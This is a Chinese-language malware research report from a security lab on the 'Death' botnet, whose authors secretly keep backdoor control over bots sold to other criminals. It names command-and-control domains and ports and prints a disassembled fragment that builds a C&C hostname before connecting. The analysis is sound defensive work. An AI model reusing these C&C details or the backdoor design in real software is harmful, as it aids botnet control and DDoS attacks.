黑雀攻击-揭秘“Death”僵尸网络背后的终极控制者

ADLab

启明星辰积极防御实验室

目 录

ADLab

“Death”僵尸网络是一款被三个级别的黑客同时控制的僵尸网络，其中第三级的每个黑客控制单个僵尸网络，但第三级黑客所不知道的是，其发展的僵尸网络其实背后还受到第二级和第一级黑客的控制，同样第二级和第三级黑客所都不知道的是，他们的背后还存在一个超级控制者（第一级黑客）同时控制着他们所控制的所有“Death”僵尸网络。启明星辰 ADLab 统计数据显示，每个第二级黑客控制有 1 到 300 个独立的第三级黑客的僵尸网络，而第一级黑客同时又控制着近 70 多个第二级黑客的僵尸网络，而这 70 多个僵尸网络总共包含有上千个僵尸网络，也就是说第一级黑客具备有控制上千个不同僵尸网络的能力。这三级黑客以及其中暗藏的攻击现象我们称为**“黑雀”攻击**，本报告将为您揭秘“ Death ”僵尸网络中的黑吃黑乱象及隐藏于僵尸网络中的“黑雀攻击”。

1. 分析背景

此次分析源于一次大流量的 DDOS 攻击，我们根据事件调查发现了攻击事件涉事的攻击样本，起初我们以为这不过是一起普通的拒绝服务攻击，但经过对此类攻击样本的深入分析后发现该僵尸可以同时被三个不同的 C&C 所控制，并且这三个 C&C 可以独立的对该僵尸网络进行控制，而这种控制是互不干扰的。

通常的攻击样本只会预留一些备用 C&C，而不会同时为多个 C&C 提供独立控制功能，因而我们认为这其中一定有蹊跷。因此我们决定对其中隐藏的秘密进行进一步的分析，通过大量相关样本的收集处理及其上线数据的统计分析，发现该僵尸中存在多级幕后黑客，具体来说就是存在一个僵尸的超级控制者，该控制者在僵尸中植入后门，并将带有后门的僵尸输出给下一级黑客，但下一级黑客并不知到自己的僵尸被加入了后门，有趣的是该黑客再次的向该僵尸植入一个自己的后门，再输出给另外一批黑客，而这一批黑客同样也并不知道自己的僵尸被植入了两级后门。最后这一批黑客会配置生成僵尸实体再通过各自的攻击资源和传播渠道将僵尸传播到互联网中，由此形成了一个具有明显的黑客层次感的僵尸网络。这中黑吃黑的攻击方式，就像成语“螳螂扑蝉，黄雀在后”所描述那样，当你攻击别人的时候，却不知自己已经成为另外一批人的攻击目标。为了更加形象而方便的描述此类攻击，我们引出了“黑雀攻击”的概念，文中我们详细分析该僵尸网络中的黑雀攻击现象。

由于该僵尸的核心模块都是一个带有骷髅头图标的程序，因此我们命名该僵尸程序为“Death”僵尸。



图 1.1 “Death”僵尸骷髅头图标

2. “黑雀”攻击简介

互联网世界的治安情况，远比现实世界混乱得多，可谓危机四伏事件频发。这些事件的始作俑者，有的以政治军事为目的，有的则是单纯的以获取经济利益为目的。其中既有类似奇幻熊、方程式等有组织有目的的黑客组织，也有成熟而庞大的黑色产业链中的黑客组织。

所谓“林子大了，什么鸟都有”。在庞大的黑产体系中，本就鱼龙混杂并且存在大量黑吃黑现象，如黑客之间或者黑产利益团体之间长期进行着各种敲诈勒索、DDoS 攻击、后门植入等等恶意攻击的行为，但是这种黑吃黑的攻击通常是针对于黑产中的竞争对手。然而，在黑色产业链中还存在另外一些特别的“鸟儿”，他们从事着另外一种更高级更高效的”黑吃黑”的攻击，这类特别的“鸟儿”称之为黑雀，他们的攻击方式我们称之为“黑雀攻击”。

2.1 什么是“黑雀”攻击

我们先看看什么是“黑雀”。“黑雀”源于成语“螳螂捕蝉黄雀在后”，由于其“黑色”意图的属性，我们命名其为黑雀。从这个成语，大概能猜出几分其含义。**“黑雀”攻击是某些攻击者在一些黑客不知情的情况下攻击黑客并且利用这些黑客的资源或者渠道来快速获取攻击成果的一种攻击方式。**目前这种攻击模式，被绝大部分安全分析团队所忽略。

同样借用成语中各个角色的概念，我们在黑雀攻击中将受害者称着为“蝉”，将一般黑客称着“螳螂”，将攻击并利用“螳螂”的黑客称着为“黑雀”。如果黑雀背后还有更高一级的黑雀，我们将其称为“大黑雀”。



图2.1 螳螂捕蝉黄雀在后

2.2 黑雀攻击的特点

黑雀攻击是一种具有针对性且高效的攻击方式，黑雀攻击主要针对于黑客或者黑色产业链中的参与者进行攻击。但黑雀对目标实施攻击并非只想直接从攻击目标身上获取利益，他还会利用该攻击目标来获取更大的利益。其攻击的目标通常具有丰富的黑客资源，以此可以帮助攻击者获取更大的攻击资源。攻击者本身作为幕后受益者，享用攻击目标的攻击成果。

黑雀攻击具备如下特点：

（1） 攻与用结合

黑雀攻击最重要的特点是攻击与利用相结合，而不强调“害”，也就是说，黑雀对螳螂所做的攻击绝大部分是属于无害攻击(不对螳螂主机进行感染，只感染螳螂所使用的攻击武器)，而只是一种利用型的攻击（借他人之手达到目的）。黑雀也不直接攻击网络主机，而是攻击某些经验丰富的黑客或者组织，利用他们的资源来帮助恶意代码的扩散。

（2） 扩散性强

由于黑雀善于利用黑客及成熟的黑产进行恶意后门的传播，相比于普通恶意代码的传播手段，黑雀的传播方式要高明得多，极大的增强了黑雀恶意后门的扩散性。

（3） 危害性大

由于黑雀攻击是利用螳螂来扩散自己的恶意后门，所以非常容易形成由大量螳螂控制网络所组成的规模较大的黑雀控制网络，对网络环境的危害性非常大。

（4） 隐蔽性好

由于黑雀攻击将后门代码或者后门 C&C 植入到原始病毒的诸多恶意模块中，使其看起来就像普通黑客攻击一样，极不容易引起安全公司及分析人员的注意。在大部分情况下，都被错当着备用功能或者备用C&C的一般型黑客攻击处理掉，而忽略了其真实的强大攻击实力和黑雀背景。

（5） 攻击效率高

黑雀攻击利用某些黑客(或者恶意代码代理)的渠道来传播恶意代码，攻击效率极高。比如，某个黑雀将携带有后门的僵尸输出给了 20 个代理黑客，而每个代理具有 100 个黑客客户，每个黑客利用该僵尸在互联网传播 1000 个肉鸡，那么该黑雀便可以轻而易举的掌控 20*100*1000=2,000,000 个肉鸡。同理，其他类型的恶意代码也可以利用黑雀攻击来迅速扩散感染，以获取巨量的攻击资源。

黑雀攻击通常会拥有非常庞大的控制网络和感染数量，这种数量优势在极需要大流量攻击的僵尸网络中尤其重要，而在黑产的长期发展过程中，僵尸黑客产业链同时也是最为成熟的产业链之一，所以也是黑雀攻击最为青睐的目标。僵尸黑客产业链条的结构图如图2.2。



图2.2 僵尸黑客产业链结构图

从上图可以看出，如果上游被恶意植入后门，那么这个后门的攻击影响面会自动扩散到下游，其中每一个环节发展的下游越多，其上游的攻击影响面也就膨胀得越大，并且这种量的增长不是线性的，而是指数级的。如果上游的黑客有“黑雀攻击”的动机并且付诸行动，其掌控的僵尸网络都会非常巨大。而如果顶层的恶意软件作者具有“黑雀攻击”的动机并在编写僵尸的时候就向其中加入后门，那么该作者可以轻松的掌控所有代理和黑客所发展的肉鸡，其能够获取的攻击资源也是整个产业链的总和。如果他试图对某个目标发动攻击，那么其攻击危害程度则不堪设想。

3. “Death”僵尸分析概述

在我们收集到“Death”僵尸所关联的2000多个样本后，通过整理、模拟实验、逆向分析等手段发现这批样本背后存在一个超级控制者--大黑雀。此大黑雀通过将带有独立控制功能的僵尸病毒出售给黑雀和产业链末端的螳螂，并在这些黑客不知情的情况下，利用黑客们大大小小的僵尸网络逐渐组成了一个其独立可控的超级僵尸网络。如图3.1所示那样，超级控制者可以说控制着“Death”僵尸产业链中所有的肉鸡。

图3.1　超级控制者(大黑雀)掌握着庞大的僵尸网络

此外，该僵尸程序除了可以进行拒绝服务攻击外，还可以在任何一台肉鸡添加后门账户、下载任意文件执行等功能。通过我们的分析推测，该僵尸网络的大黑雀极有可能为僵尸程序制造者，其利用公开的攻击源码进行修改、二次开发后加入后门 C&C 功能。

另外，我们从关联的部分样本中发现，该僵尸程序还被绑定在一些黑客工具上，比如“Billgate”DDoS 攻击的配置工具。因此，哪怕是处于最末端的黑客也同样充当了攻击另外一些黑客的角色。

“Death”僵尸攻击特点：

（1）　第一级黑客(大黑雀)利用第二级黑客（黑雀）和第三级黑客（螳螂）发展自己的僵尸网络资源

（2）　第一级黑客(大黑雀)在出售的僵尸中自留后门

（3）　该僵尸被大量黑客用来感染另外一批黑客

（4）　第二级黑客（黑雀）也同样在僵尸程序中配置有后门

（5）　该僵尸被绑定在另外一些黑客配置工具中，攻击并控制下游黑客

（6）　通过自带用户名和密码字典进行内网感染与扩散

（7）　控制肉鸡使用 IE 打开存在漏洞的链接

（8）　可在感染机中添加系统后门账号

值得注意的是，“Death”僵尸与 Nitol 僵尸共用的部分攻击代码已在黑客内部流传，通过二进制溯源分析发现市面上还有一款叫“鬼影防火墙压力测试软件”（实际上在黑产中主要被用于进行 DDoS 攻击，后文我们统一称其为鬼影 DDoS）同样使用了相同的攻击代码，在之后的章节中我们会通过代码相似度来分析它们之间的关系。

4. 解密“Death”僵尸的产业链及背后的黑雀现象

4.1 发现极度频繁的 C&C

通过事件样本分析出的流量指纹及特征，我们发现该僵尸后门工具关联着大量活跃的 C&C 控制端，依此我们还收集了大约两千多个不同的僵尸样本。这批样本通过自动化分析处理后得出了如图4.1所示的上线频度数据（注意：样本批量运行过程中每个 C&C 被请求上线的样本数量，由于某些原因部分样本并没有进行上线，但是不影响我们的数据分析）。



图4.1 僵尸控制端上线频度柱状图

通过柱状图，我们可以看出 C&C qlsb.f3322.net（f3322.net 域名是公云提供的子域名注册服务，原有的 f3322.org 就曾有过因被大量的黑客注册来作为 C&C 而遭遇封杀的黑历史）的上线频度远大于其他域名，占据所有测试样本的76.62%，如图4.2所示。



图4.2 僵尸控制端上线频度饼状图

其中，上线频度最大的四个 C&C 中，www.lxi3.com、yankeidc.top、nb.cztlyy.com 只占据非常少量的比例，分别为9.03%、3.57%、2.34%，三者之间的数量相差不大。

4.2 C&C 梯度效应背后

我们随机抽取部分样本进行测试，并将这些样本的 C&C 汇集到一起，得出如图4.3所示数据.



图4.3 C&C 分布图

从这些样例可以看出一些非常有意思的现象：

（1）上线最多的 C&C 是 qlsb.f3322.net，并且上线到这个 C&C 的样本几乎都有三个 C&C，其端口基本都是9898。

（2）C&C qlsb.f3322.net 所关联样本都伴随着另外两个 C&C，其中一个（如 yankeidc.top 或者 www.lxi3.com）端口固定（绝大部分为端口9999）并且和 qlsb.f3322.net 一起出现，而另外一个 C&C 却几乎没有重复出现在多个样本中，且端口也是随机的。

（3）几乎所有出现 nb.cztlyy.com 的样本都伴随两个域名，并且另外一个域名都没有重复出现在多个样本中，同样，端口也是随机的。

巧合的是，上述现象中涉及的 C&C 正好是上线频度最高的几个 C&C。这种现象又意味着什么呢，我们将上面两种不同的样本各自所连接的三个 C&C 提取出来，并且计算他们各自所关联的样本数量，绘制结果如图4.4。



图4.4 C&C 梯度图

从图4.4可以看出，这些 C&C 所关联的样本数呈现一种梯度效应，结合上面列出的三种现象，我们发现只有黑雀攻击或者产业链攻击才能够对其进行合理的解释。

因而我们推测：

（1） qlsb.f3322.net 是由黑客产业链的上端加入，所以其关联的样本数量远远大于其他 C&C 且几乎所有该 C&C 均采用同一个端口9898。

（2） 而 yankeidc.top 和 www.lxi3.com 很可能是产业链的下一级黑客加入的 C&C，所以会存在多个样本中这两个 C&C 的端口相同。

（3） 剩下的其他域名或 IP 其端口由产业链最后一级黑客配置，所以这些配置并没有那么整齐并且呈现一定的随机化现象。

依据上面的推测，我们可以知道两点：

（1）该僵尸网络的黑客产业链至少应该存在三级黑客链条。

（2）该僵尸黑客产业链中至少存在三级黑雀攻击现象——大黑雀-黑雀-螳螂。

其中，根据产业链最后一级的黑客我们可以确定螳螂(如上面例子中的两个 C&C 为 IP 关联的黑客)，螳螂上一级为黑雀（yankeidc.top 和 www.lxi3.com 关联的黑客），而黑雀的上一级为大黑雀（qlsb.f3322.net 所关联的黑客）。

4.3 谁是超级 C&C 的植入者

然而，我们有个疑问：植入 qlsb.f3322.net 的大黑雀是谁，僵尸制造者（本文中的僵尸制造者是指能够修改、编译原始僵尸模版程序的黑客，其包含拥有僵尸源码的黑客或者僵尸原作者）吗？为了确认这个问题，我们首先对 qlsb.f3322.net 相关样本中的 C&C 进行了分析，如图4.5。



图4.5 C&C 在二进制代码中的对比

从二进制代码中可以看出，大黑雀 C&C qlsb.f3322.net 是存储在栈中的，通过 mov 进行单字节拼凑。在可执行文件中，它实际上存在于代码段里，并且端口也是写死在代码中（这也是为什么几乎所有 qlsb.f3322.net 都采用同一个端口），这种是很难进行配置的，其更有可能是在该样本编译之前就确定了，即在黑客编写这个僵尸模板时就加入了。而黑雀的 C&C 和螳螂的 C&C 却是以字符串的形式存在于可执行文件中，这是为了后期便于进行动态配置。也就是说 qlsb.f3322.net 极有可能是僵尸程序的编写者（大黑雀）加入的，至少是拥有源码的黑客加入的，而黑雀(黑雀的端口不可配)和螳螂则是通过黑客配置工具进行配置的。

4.4 QLSB.F3322.NET 与 NB.CZTLYY.COM 关联样本的同源性分析

从 nb.cztlyy.com 所关联的样本分析发现，其和 qlsb.f3322.net 一样是存储在代码中，也就是说植入该 C&C 的黑客同样也是从源码中进行配置的，如图4.6。

```
push    eax             ; hModule
call    edi ; GetProcAddress
push    offset aClosesocket ; "closesocket"
push    ebx             ; lpLibFileName
mov     [ebp+htons], eax
call    esi ; LoadLibraryA
push    eax             ; hModule
call    edi ; GetProcAddress
and     [ebp+var_7], 0
push    8096            ; port 8096
mov     edi, eax
mov     [ebp+cp], 'n'
mov     [ebp+var_13], 'b'
mov     [ebp+var_12], '.'
mov     [ebp+var_11], 'c'
mov     [ebp+var_10], 'z'
mov     [ebp+var_F], 't'
mov     [ebp+var_E], 'l'
mov     [ebp+var_D], 'y'
mov     [ebp+var_C], 'y'
mov     [ebp+var_B], '.'
mov     [ebp+var_A], 'c'
mov     [ebp+var_9], 'o'
mov     [ebp+var_8], 'm' ; nb.cztlyy.com
mov     [ebp+name.sa_family], 2
call    [ebp+htons]
```

图4.6 nb.cztlyy.com 存储在代码中

此处可以看出，C&C nb.cztlyy.com 的植入者也应该是掌握了该僵尸源码的人，他将源码中的后门 C&C 替换成了自己的 C&C 后，编译生成了僵尸程序出售给螳螂。

接下来我们通过 qlsb.f3322.net 和 nb.cztlyy.com 所涉及的样本编译时间进行分析，剔除一些明显的人为篡改时间和异常时间后，我们得出了如图4.7和图4.8的样本编译时间轴-样本数。



图4.7 qlsb.f3322.net 关联的样本时间轴-样本产量图



图4.8 nb.cztlyy.com 关联的样本时间轴-样本产量图

根据图4.7所示，该样本（与 qlsb.f3322.net 关联）大部分编译时间集中在2015年5月。虽然我们收集的样本被产业链下游的黑客包装处理过，比如很多样本被加了各式各样的外壳、插入了各种 Loader、篡改了文件编译时间等，但它们最终都会释放出一个核心僵尸程序文件。这个僵尸程序来源于一个僵尸程序模板，而模板是在僵尸编写者编译时生成的。基于这种推测，我们便可以计算出僵尸制造者是在2015年5月23号11点13分42秒生产了一个被广泛使用的僵尸模版程序，而其他时间生产的僵尸模版程序并没有得到大规模的传播。

另外，通过对2015年之前的样本（实际上是该僵尸的打包器）进行分析发现，这些打包器最终释放的该僵尸程序的编译时间基本出现在2015年2月至6月之间。该僵尸程序从2016年开始骤降，仅出现极为少量的样本，其传播量也出现大幅减弱的情况。

从图4.8展示的 nb.cztlyy.com 关联的样本时间轴-样本产量可以看出，该类型的样本是从2016年以后才开始出现。虽然目前我们能够收集的样本量不大，但是可以看出其从3月份开始传播，5月份僵尸程序的生产才开始变得频繁。

由此，我们可以推测这两类样本可能有着时间上的联系，或者本就是两个不同的版本。虽然我们在样本分析中并没有发现有关版本方面的信息，也还没有足够的证据证明这两个僵尸程序的制造者同属于一个黑客组织，但从样本逆向分析中我们找到了一些可以作为参考的

证据。我们将 Nitol 僵尸网络和鬼影 DDoS 生成的样本与我们采集的这两类样本做了二进制代码的相似性分析，发现 nb.cztlyy.com 和 qlsb.f3322.net 所关联的样本最有可能同源，因为它们后门 C&C 的存储方式、控制线程的执行流程和实现逻辑几乎是相同的，并且与 Nitol 和鬼影 DDoS 又有着相对较大的差异。比如，nb.cztlyy.com 和 qlsb.f3322.net 所关联样本的后门 C&C 域名都是明文并且单字节存储在栈中，而鬼影 DDoS 生成的样本的后门 C&C 是通过加密处理的；Nitol 的控制线程流程实现复杂，而 nb.cztlyy.com 和 qlsb.f3322.net 所关联样本代码流程简洁清晰；nb.cztlyy.com 和 qlsb.f3322.net 所关联样本后门控制端都会做延迟上线，而 Nitol 和鬼影 DDoS 都没有。种种迹象表明 qlsb.f3322.net 和 nb.cztlyy.com 所关联样本关系匪浅，很有可能是前后两个版本。

